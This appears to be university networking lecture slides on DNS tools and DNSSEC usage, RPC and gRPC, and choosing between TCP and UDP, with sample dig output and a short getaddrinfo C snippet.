
# Usage: September 2019

DNSSEC Validation Rate by country (%)



# Usage: September 2020

DNSSEC Validation Rate by country (%)



# DNS Tools

## Linux/OSX

```
dig www.hi.is
```

```
dig @208.67.222.222 www.hi.is // Dig on server
```

On Chrome: chrome://net-internals/#dns

## Windows

```
nslookup www.hi.is
```

```
ipconfig /flushdns // Clear DNS cache on local machine
```

On Chrome: chrome://net-internals/#dns

```
magic..dig www.hi.is

; <>> DiG 9.10.3-P4-Debian <>> www.hi.is
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26093
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;www.hi.is.           IN      A

;; ANSWER SECTION:
www.hi.is.          74866   IN      CNAME   beli.rhi.hi.is.
beli.rhi.hi.is.     74866   IN      A       130.208.165.194

;; Query time: 3 msec
;; SERVER: 130.208.210.12#53(130.208.210.12)
;; WHEN: Tue Sep 25 00:56:39 GMT 2018
;; MSG SIZE  rcvd: 77
```

```
magic..dig mx2.hotmail.com

; <>> DiG 9.10.3-P4-Debian <>> mx2.hotmail.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11745
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;mx2.hotmail.com.           IN      A

;; ANSWER SECTION:
mx2.hotmail.com.        3600    IN      A      65.55.92.184
mx2.hotmail.com.        3600    IN      A      104.44.194.237
mx2.hotmail.com.        3600    IN      A      104.44.194.236
mx2.hotmail.com.        3600    IN      A      104.44.194.235
mx2.hotmail.com.        3600    IN      A      104.44.194.234
mx2.hotmail.com.        3600    IN      A      104.44.194.233
mx2.hotmail.com.        3600    IN      A      104.44.194.232
mx2.hotmail.com.        3600    IN      A      104.44.194.231
mx2.hotmail.com.        3600    IN      A      65.55.37.104
mx2.hotmail.com.        3600    IN      A      207.46.8.199
mx2.hotmail.com.        3600    IN      A      65.55.33.135
mx2.hotmail.com.        3600    IN      A      65.54.188.72
mx2.hotmail.com.        3600    IN      A      65.54.188.94
mx2.hotmail.com.        3600    IN      A      65.55.37.88
mx2.hotmail.com.        3600    IN      A      65.55.92.136
mx2.hotmail.com.        3600    IN      A      65.55.92.152
mx2.hotmail.com.        3600    IN      A      65.55.37.120
```

# chrome://net-internals/#dns

## Async DNS Configuration

- Internal DNS client enabled: false

## Host resolver cache Clear host cache

- Capacity: 1000

## Current State

- Active entries: 4
- Expired entries: 996
- Network changes: 0

Hostname	Family	Addresses	TTL	Expires	Network changes
0.docs.google.com	IPv4	74.125.140.189	-1000	2018-09-24 12:25:16.080 [Expired]	0
04u-u341f9c07-c108-s1537803280-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-24 15:35:41.641 [Expired]	0
04u-u7f9adc8b-c108-s1537518873-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-21 08:35:34.550 [Expired]	0
0di-u341f9c07-c108-s1537803280-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-24 15:35:41.221 [Expired]	0
0di-u7f9adc8b-c108-s1537518873-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-21 08:35:34.610 [Expired]	0
0ds-u341f9c07-c108-s1537803280-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-24 15:35:44.286 [Expired]	0
0ds-u7f9adc8b-c108-s1537518873-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-21 08:35:37.619 [Expired]	0
0du-results-u341f9c07-c108-s1537803280-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-24 15:35:51.576 [Expired]	0
0du-results-u7f9adc8b-c108-s1537518873-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-21 08:35:43.702 [Expired]	0
0du-u341f9c07-c108-s1537803280-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-24 15:35:44.266 [Expired]	0
0du-u7f9adc8b-c108-s1537518873-i82d0f00d-0.eu.dotnxdomain.net	IPv4	139.162.149.100	-1000	2018-09-21 08:35:37.614 [Expired]	0
Ogyco7ggv1zcczaaoat52pephi9a1537794123.nuid.imrworldwide.com	IPv4	143.204.247.102 143.204.247.90 143.204.247.104 143.204.247.36	-1000	2018-09-24 13:03:03.109 [Expired]	0
1.www.s81c.com	IPv4	23.78.61.154	-1000	2018-09-22 17:20:48.137 [Expired]	0
100.66.224.0.19.potaroo.net	IPv4	203.133.248.2	-1000	2018-09-21 08:35:39.603 [Expired]	0
102.6.204.0.23.notaron.net	IPv4	203.133.248.2	-1000	2018-09-21 08:35:40.612 [Expired]	0

# Coding

## Resolving names: getaddrinfo

```
// Obtain address(es) matching host/port

memset(&hints, 0, sizeof(struct addrinfo));
hints.ai_family = AF_UNSPEC;      // Allow IPv4 or IPv6
hints.ai_socktype = SOCK_DGRAM;   // Datagram socket
hints.ai_flags = 0;
hints.ai_protocol = 0;           // Any protocol

s = getaddrinfo(argv[1], argv[2], &hints, &result);
if (s != 0) {
    fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(s));
    exit(EXIT_FAILURE);
}
```


# Attacks: Are they Practical and Possible?

*Very.*

- If you care where your traffic is routed, monitor it.
- Encrypt it, even if you don't care.
- Monitor encryption methods, their security decays over time

## Application Requirements

# Application Layer



# Networked Applications

## 20th Century

- Email
- Sensor Networks
- Text Messaging
- Online forums - Usenet, IRC
- P2P File Sharing (Napster)

## 21st Century

- Real Time Network Games
- Streaming stored Video and Audio (Youtube, Netflix etc.)
- Voice over IP (Skype, Google Hangouts, etc.)
- Video Conferencing
- Social Networking
- Cryptocurrency
- P2P File Sharing (via WWW)
- P2P Video Streaming

# What transport services do Applications need?

## data integrity

- some apps (e.g., file transfer, web transactions) require 100% reliable data transfer
- other apps (e.g., audio) can tolerate some loss

## throughput

- some apps (e.g., multimedia) require minimum amount of throughput to be effective
- other apps (elastic apps) make use of whatever throughput they get

## timing

some apps (e.g., Internet telephony, interactive games) require low delay to be effective

## security


encryption, data integrity, ...

# Transport Requirements


<b>application</b>	<b>data loss</b>	<b>throughput</b>	<b>time sensitive</b>
file transfer	no loss	elastic	no
e-mail	no loss	elastic	no
real-time audio/video	loss-tolerant	audio: 5 kbit/s-1 Mbit/s, video 10 kbit/s-5 Mbit/s	yes, 100 ms
stored audio/video	loss-tolerant	same as above	yes, few seconds
interactive games	loss-tolerant	few kbit/s up	yes, 100 ms
text messaging	no loss	elastic	yes and no



# TCP/IP Protocol Suite



## IP protocol suite




# Hidden Issues with higher level protocols

- Header Overhead:
  - Every protocol layer brings with it its own header packet
  - After a few layers these start to add up - reduce goodput
- Application writers just want to send/receive data
  - Don't want to have to deal with the details
  - Prefer remote procedure call or similar mechanism
  - For real time applications in particular this is very difficult
- Who are you? Where are you? Where is my printer?
  - Identity - connecting to the right machine
  - Roaming - mobile devices in particular

## MONOLITHIC ARCHITECTURE



## MICROSERVICES ARCHITECTURE



## Remote Procedure Calls


# RPC/RMI

- Remote Procedure Call (RPC)
- Remote Method Invocation (RMI)
- Examples (of many)
  - Berkley RPC
  - Java RMI
  - CORBA (object request broker)
  - .NET now Windows Communication Foundation
  - gRPC (Google Protocol Buffers)

# Common Application Tasks

- Define protocol between nodes
  - For Client/Server - duplicated code
  - Tedious and error prone
- Define interface for client and server
  - Sending/Receiving methods for each task
- Handling network issues
  - Delays, Timeouts, Process Crashes
- RPC goal: reduce complexity, avoid code duplication
- Problems: error handling, and network latency

# RPC: The basic mechanism




1. Client calls a local procedure on the client stub
2. The client stub acts as a proxy and **marshalls** the call and the args.
3. The client stub send this to the remote system (via TCP/UDP)
4. The server stub **unmarshalls** the call and args from the client
5. The server stub calls the actual procedure on the server
6. The server stub **marshalls** the reply and sends it back to the client

Source: R. Stevens, Unix Network Programming (IPC)  
Vol 2, 1998

# gRPC - Google RPC

- Open Sourced in 2015
- Based on idea of defining a service
  - Specifing methods that can be called remotely
  - Server implements service and handles clients
  - Client has stub which provides same methods as server
- Use Protocol Buffers - define data structure
- Runs over HTTP2



gRPC is a language agnostic, high-performance Remote Procedure Call (RPC) framework.

The main benefits of gRPC are:

- Modern high-performance lightweight RPC framework.
- Contract-first API development, using Protocol Buffers by default, allowing for language agnostic implementations.
- Tooling available for many languages to generate strongly-typed servers and clients.
- Supports client, server, and bi-directional streaming calls.
- Reduced network usage with Protobuf binary serialization.

These benefits make gRPC ideal for:

- Lightweight microservices where efficiency is critical.
- Polyglot systems where multiple languages are required for development.
- Point-to-point real-time services that need to handle streaming requests or responses.

# gRPC - Platform/Language Independence



## TCP vs UDP

# Which Protocol is right for your Application?


## TCP

- Connect-orientated
  - State of connection can be examined
  - Three-way handshake (3 packet) overhead
- Reliable - or connection is dropped
- Data arrives in order sent
- Header size (overhead) is 20 bytes
- Data arrives as continuous stream
- Adapts to congestion (flow control)

## UDP

- Connectionless protocol
  - State must be communicated
- Unreliable
- No guarantees about order of delivery
- No acknowledgements to data
- Header size (overhead) is 8 bytes
- Data is delivered in discrete packets as sent
- No flow control
- May be faster (less overhead)

# TCP Vs UDP Communication



<b>Application Type</b>	<b>Application-layer protocol</b>	<b>Transport Protocol</b>
<b>Electronic mail</b>	<b>Send:</b> Simple Mail Transfer Protocol SMTP [RFC 821]	TCP 25
	<b>Receive:</b> Post Office Protocol v3 POP3 [RFC 1939]	TCP 110
<b>Remote terminal access</b>	Telnet [RFC 854]	TCP 23
<b>World Wide Web (WWW)</b>	HyperText Transfer Protocol 1.1 HTTP 1.1 [RFC 2068]	TCP 80
<b>File Transfer</b>	<b>File Transfer Protocol</b> FTP [RFC 959]	TCP 21
	<b>Trivial File Transfer Protocol</b> TFTP [RFC 1350]	UDP 69
<b>Remote file server</b>	NFS [McKusik 1996]	UDP or TCP
<b>Streaming multimedia</b>	Proprietary (e.g., Real Networks)	UDP or TCP
<b>Internet telephony</b>	Proprietary (e.g., Vocaltec)	Usually UDP

# Some Examples

Application	Application Protocol	Transport Protocol
e-mail (sending)	SMTP (RFC 788)	TCP 25
Remote terminal	Telnet (RFC 854)	TCP 23
File Transfer	FTP (RFC 959)	TCP 21
Trivial FTP	TFTP (RFC 1350)	UDP 69
Streaming Video/Audio	RTP (RFC 1889)	UDP (dynamic)
WWW	HTTP (RFC 2616)	TCP 80
Internet Telephony	SIP, RTP (RFC 3261)	TCP or UDP:5060, 5061
Secure Remote Terminal	SSH (RFC 4253)	TCP 22

# TCP or UDP? - Theory

## ■ TCP

- Long, continuous, reliable flows of data
- Acknowledgements are required by data/application
- Maximise throughput vs congestion
- High error rate on connection
- Ideal Application: file transfer

## ■ UDP

- Small packets of data (less header overhead)
- Time sensitive data
- Very low (eg. fibre optic cables) error rate
  - If it arrives too late, application doesn't need it
  - Or don't care about order of delivery
- Ideal Applications: Real time audio streaming, logging

# UDP Applications

- Real time critical data
  - Data is useless, and can be discarded if it arrives late
  - No need to retransmit, or acknowledge
- Examples:
  - Voice Over IP (VOIP)
    - Telephony over the internet.
    - Late audio packets are useless
    - Up to 150ms error/delay undetectable by users
  - Live Video Streaming
    - Dropouts result in loss of picture/sound
    - Annoying, but can recover to current picture
  - Remote Logging
    - To prevent log messages being a source of congestion
    - Otherwise positive feedback issues

# Aside on VOIP: Sensitivity to Audio Issues

- Latency - less than 150ms is not noticed by human ear
  - Above that, becomes increasingly annoying
  - Can be caused by buffers which are too big
- Echo - user hears own speech
  - Connected with high latencies
- Jitter - variable rate of packet arrival
- Silence Suppression - don't send data when user isn't talking
  - Detecting onset and offset
  - Comfort Noise Generation
  - Problematic if high levels of background noise
- Doubletalk - speakers talking simultaneously
  - Feature of some cultures
  - In particular: Japan and Italy

# TCP or UDP? - Practice


- What is the Network scope of your application?
  - eg. Local network only, Corporate Network, Internet, Financial?
- Does transport traffic need to be encrypted?
  - How the encryption algorithm works has to be included.
- Which computers does your application run on?
  - Workstation, Laptop, Cell phone, Server, bespoke?
  - What resources do they have?
- How much control do you have over the Network?
  - Home Network - NAT box, ISP provider
  - Company Network - Firewall, ISP provider, internal network
  - ISP Provider - Control over AS domain, peering arrangements
  - Data center - control equipment, but not applications

# UDP: Rolling your own TCP

- IP is an unreliable, connectionless protocol
- Build own version of TCP using UDP
  - 1 May not want all the features of TCP
    - eg. Need some kind of Ack but not every packet
  - 2 May not have all the features of TCP
    - New TCP options not available on some platforms
    - eg. Android, Windows, OSX
- Examples:
